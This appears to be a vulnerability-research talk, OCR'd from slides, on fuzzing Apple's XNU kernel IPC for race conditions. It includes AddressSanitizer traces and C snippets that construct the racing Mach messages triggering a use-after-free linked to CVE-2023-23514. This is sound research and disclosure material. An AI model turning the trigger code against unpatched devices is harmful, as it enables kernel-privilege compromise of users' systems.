
Extending the Grammar for Race Condition Discovery

```
message Session {
  repeated Command commands1 = 1;
  repeated Command commands2 = 2;
  repeated Command commands3 = 3;
  required bytes data_provider = 4; # services copyin, etc.
  required bytes scheduler_data_provider = 5; # services scheduler
}

message Command {
  oneof command {
    MachVmAllocateTrap mach_vm_allocate_trap = 1;
    MachVmPurgableControl mach_vm_purgable_control = 2;
    MachVmDeallocateTrap mach_vm_deallocate_trap = 3;
    TaskDyldProcessInfoNotifyGet task_dyld_process_info_notify_get = 4;
    MachVmProtectTrap mach_vm_protect_trap = 5;
    # ...
  }
}
```

“VirtualMutex” integration

```
void lck_mtx_lock(VirtualMutex **sp) {
  HostYield();
  (*sp)->Lock();
}

void lck_mtx_unlock(VirtualMutex **sp) {
  (*sp)->Unlock();
  HostYield();
}
```


LibFuzzer (main)
Fuzzing Input (syscalls)
Syscall List
Fuzz Target
(//fuzz/target/mach_port_fuzzer)
XNU Host (C++)
(//fuzz/host)
Hypercall (C)
(//fuzz/host/hypercall)
XNU (fakes/API)
(//fuzz/xnu)
XNU
(//third_party/xnu)
cloneproc()
thread_create()
socket()
connect()
mach_msg()


LibFuzzer (main)
Fuzzing Input (syscalls/scheduler data)
Syscall List
Fuzz Target
(//fuzz/target/mach_port_fuzzer)
Scheduler Data
XNU Host (C++)
(//fuzz/host)
GetRandomNumber()
cloneproc()
thread_create()
socket()
connect()
mach_msg()
Hypercall (C)
(//fuzz/host/hypercall)
Scheduler
(//concurrence/scheduler)
machine_thread_create()
yield()
SwitchTo(...)
XNU (fakes/API)
(//fuzz/xnu)
Executor
(//concurrence/executor)
XNU
(//third_party/xnu)

Investigating an IPC bug


```
==1158957==ERROR: AddressSanitizer: heap-use-after-free
READ of size 4 at 0x60f000003d30 thread T0
    #0 0x1d8f925 in ipc_object_lock osfmk/ipc/ipc_object.c:1350:69
    #1 0x1d9ef05 in ipc_port_release_send osfmk/ipc/ipc_port.c:2869:3
    #2 0x1d91517 in ipc_object_destroy osfmk/ipc/ipc_object.c:843:3
    #3 0x1d6b2d3 in ipc_kmsg_clean osfmk/ipc/ipc_kmsg.c:1867:3
    #4 0x1d6aca2 in ipc_kmsg_reap_delayed osfmk/ipc/ipc_kmsg.c:1677:3
    #5 0x1d6ab81 in ipc_kmsg_destroy osfmk/ipc/ipc_kmsg.c:1592:3
    #6 0x1d6ce46 in ipc_kmsg_send osfmk/ipc/ipc_kmsg.c:2197:3
    #7 0x1dd10b4 in mach_msg_overwrite_trap osfmk/ipc/mach_msg.c:374:8

freed by thread T0 here:
    #2 0x1d8ebca in ipc_object_free osfmk/ipc/ipc_object.c:149:2
    #3 0x1d8ea37 in ipc_object_release osfmk/ipc/ipc_object.c:216:3
    #4 0x1d6cd55 in ipc_kmsg_send osfmk/ipc/ipc_kmsg.c:2195:3
    #5 0x1dd10b4 in mach_msg_overwrite_trap osfmk/ipc/mach_msg.c:374:8

previously allocated by thread T0 here:
    #4 0x1d8fd43 in ipc_object_alloc osfmk/ipc/ipc_object.c:489:11
    #5 0x1d96eb3 in ipc_port_alloc osfmk/ipc/ipc_port.c:810:7
    #6 0x1e374eb in mach_reply_port osfmk/kern/ipc_tt.c:1343:7
```

Investigating an IPC bug

```
// thread 0
mach_reply_port {}
mach_reply_port {}
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND
      local: MACH_MSG_TYPE_MAKE_SEND
    }
    msgh_remote_port { port: PORT_1 }
    msgh_local_port { port: PORT_2 }
  }
  options: MACH_SEND_MSG | MACH_RCV_MSG
  rcv_size: 67133440
  rcv_name { port: PORT_1 }
}
mach_msg {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_COPY_SEND
      local: MACH_MSG_TYPE_MOVE_SEND
    }
    msgh_remote_port { port: PORT_2 }
    msgh_local_port { port: PORT_2 }
  }
  options: MACH_SEND_MSG
}
```


```
// thread 1
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND_ONCE
      local: MACH_MSG_TYPE_MAKE_SEND_ONCE
    }
    msgh_remote_port { port: PORT_2 }
    msgh_local_port { port: PORT_1 }
  }
  body {
    port {
      name: PORT_2
      disposition: MACH_MSG_TYPE_MOVE_RECEIVE
    }
  }
  options: MACH_SEND_MSG
}
scheduler_data_provider:
"hPort\211\211\211\211\211\211\377\377,"
```

Investigating an IPC bug




```
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND
      local: MACH_MSG_TYPE_MAKE_SEND
    }
    msgh_remote_port: PORT_1
    msgh_local_port: PORT_2
  }
  options: MACH_SEND_MSG | MACH_RCV_MSG
  rcv_size: 67133440
  rcv_name: PORT_1
}
```

Investigating an IPC bug



```
mach_msg {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_COPY_SEND
      local: MACH_MSG_TYPE_MOVE_SEND
    }
    msgh_remote_port: PORT_2
    msgh_local_port: PORT_2
  }
  options: MACH_SEND_MSG
}
```

Investigating an IPC bug



```
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND_ONCE
      local: MACH_MSG_TYPE_MAKE_SEND_ONCE
    }
    msgh_remote_port: PORT_2
    msgh_local_port: PORT_1
  }
  body {
    port {
      name: PORT_2
      disposition: MACH_MSG_TYPE_MOVE_RECEIVE
    }
  }
  options: MACH_SEND_MSG
}
```

```
$ ./mach_port_fuzzer ./crash-ef7424b365b49639de00b90a2783b1aa20aae017
[1]:                                                                mach_msg_overwrite()
[1]:                                                                ipc_right_copyin: MOVE_RECEIVE clearing receiver for port 0x60f000003d30
[0]: ipc_entry_lookup: 1 -> 0x61500000ad18
// ...                                                   mach_msg()
[0]: mach_msg()
[0]: ipc_right_copyin_two: copying in two rights for name 2
[0]: ipc_right_copyin: name 2
[1]:                                                                ipc_kmsg_clean: destroying voucher port
[1]:  Copy in two rights, one reference                             ipc_kmsg_clean: cleaning body
[1]:                                                                ipc_object_destroy: called for object 0x60f000003d30
[0]: ipc_right_copyin_two: copied in first right
[0]: ipc_right_copyin_two: copying in second right                                   Drop two references
[1]:                                                                ipc_object_release: object 0x60f000003d30 references 3 -> 2
[1]:                                                                ipc_kmsg_clean: kmsg 0x611000011e80
[1]:          Free rights                                           ipc_kmsg_clean: destroying remote port
[1]:                                                                ipc_object_release: object 0x60f000003d30 references 2 -> 1
[1]:                                                                mach_msg_overwrite() -> 0x0
[0]: ipc_kmsg_send: releasing inactive remote port 0x60f000003d30
[0]: ipc_object_release: object 0x60f000003d30 references 1 -> 0
[0]: ipc_object_free: object 0x60f000003d30
[0]: ipc_kmsg_clean: kmsg 0x611000012100
[0]: ipc_kmsg_clean: destroying local port
[0]: ipc_object_destroy: called for object 0x60f000003d30
[0]: ipc_port_release_send: port 0x60f000003d30
=================================================================
==1643077==ERROR: AddressSanitizer: heap-use-after-free on address 0x60f000003d30
```

Bug trigger message


```
// dest and reply must name the same port:
msg->hdr.msgh_remote_port = target_port;
msg->hdr.msgh_local_port = target_port;

// they must both use COPY_SEND disposition:
msg->hdr.msgh_bits = MACH_MSGH_BITS_SET(
    MACH_MSG_TYPE_COPY_SEND, // remote
    MACH_MSG_TYPE_COPY_SEND, // local
    0,                       // voucher
    MACH_MSGH_BITS_COMPLEX); // other

// claim we have a single descriptor, but we're really too small
// this will cause ipc_kmsg_copy_body to clean the kmsg
msg->body.msgh_descriptor_count = 1;
msg->invalid_desc = 0;
```


Receive right destruction message (race with first)

```
msg->hdr.msgh_bits = MACH_MSGH_BITS_SET(MACH_MSG_TYPE_MAKE_SEND, 0, 0,
    MACH_MSGH_BITS_COMPLEX);
msg->body.msgh_descriptor_count = 2;

// the first descriptor is valid:
msg->port_desc.type = MACH_MSG_PORT_DESCRIPTOR;
msg->port_desc.name = send_to_limbo;
msg->port_desc.disposition = MACH_MSG_TYPE_MOVE_RECEIVE;

// an invalid descriptor to cause the destruction of the receive right
// but without the space being locked (as by this point the receive
// right isn't in our space)
msg->invalid_desc.type = MACH_MSG_PORT_DESCRIPTOR;
msg->invalid_desc.name = 0xffff;
msg->invalid_desc.disposition = MACH_MSG_TYPE_MOVE_RECEIVE;
```

It’s the same bug!

New bugs too!


nfsd
nfsrv_cleanup
nfsd_mutex
zapsock
nfsrv_sock
exclusive ns_rwlock
nfsrv_uc_thread
queue
ucq_lock
nfsrv_uc_arg



Kernel

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, and iPad mini 5th generation and later

Impact: An app may be able to execute arbitrary code with kernel privileges

Description: A use after free issue was addressed with improved memory management.

CVE-2023-23514: Xinru Chi of Pangu Lab, Ned Williamson of Google Project Zero

Future of Fuzzing

- We only covered fuzz targets, not fuzzer engine development
- AFL’s genetic algorithm from 2014 is still state of the art
- Given ML advances, it may be replaced with a more modern approach
    - Input Generation -> Transformer to generate byte sequences
    - Input Evaluation -> Surrogate modeling or Bayesian optimization techniques
    - Corpus -> Prioritized Experience Replay for online RL agents

Large Language Models (LLMs)

- Expose automation to probabilistic non-binary nature of code review
- Bring the benefits and drawbacks of fuzzing to static analysis
- Potentially affect all aspects of VR
  - Manual Code Review: Code summarization
  - Static Analysis: Rule generation, false positive reduction
  - Fuzzing: Fuzz target development, input generation, crash triage

Conclusion

- Vulnerability research evolves
- Find your unique approach
- Exploitation techniques change
- Never stop learning
- Have fun

Questions?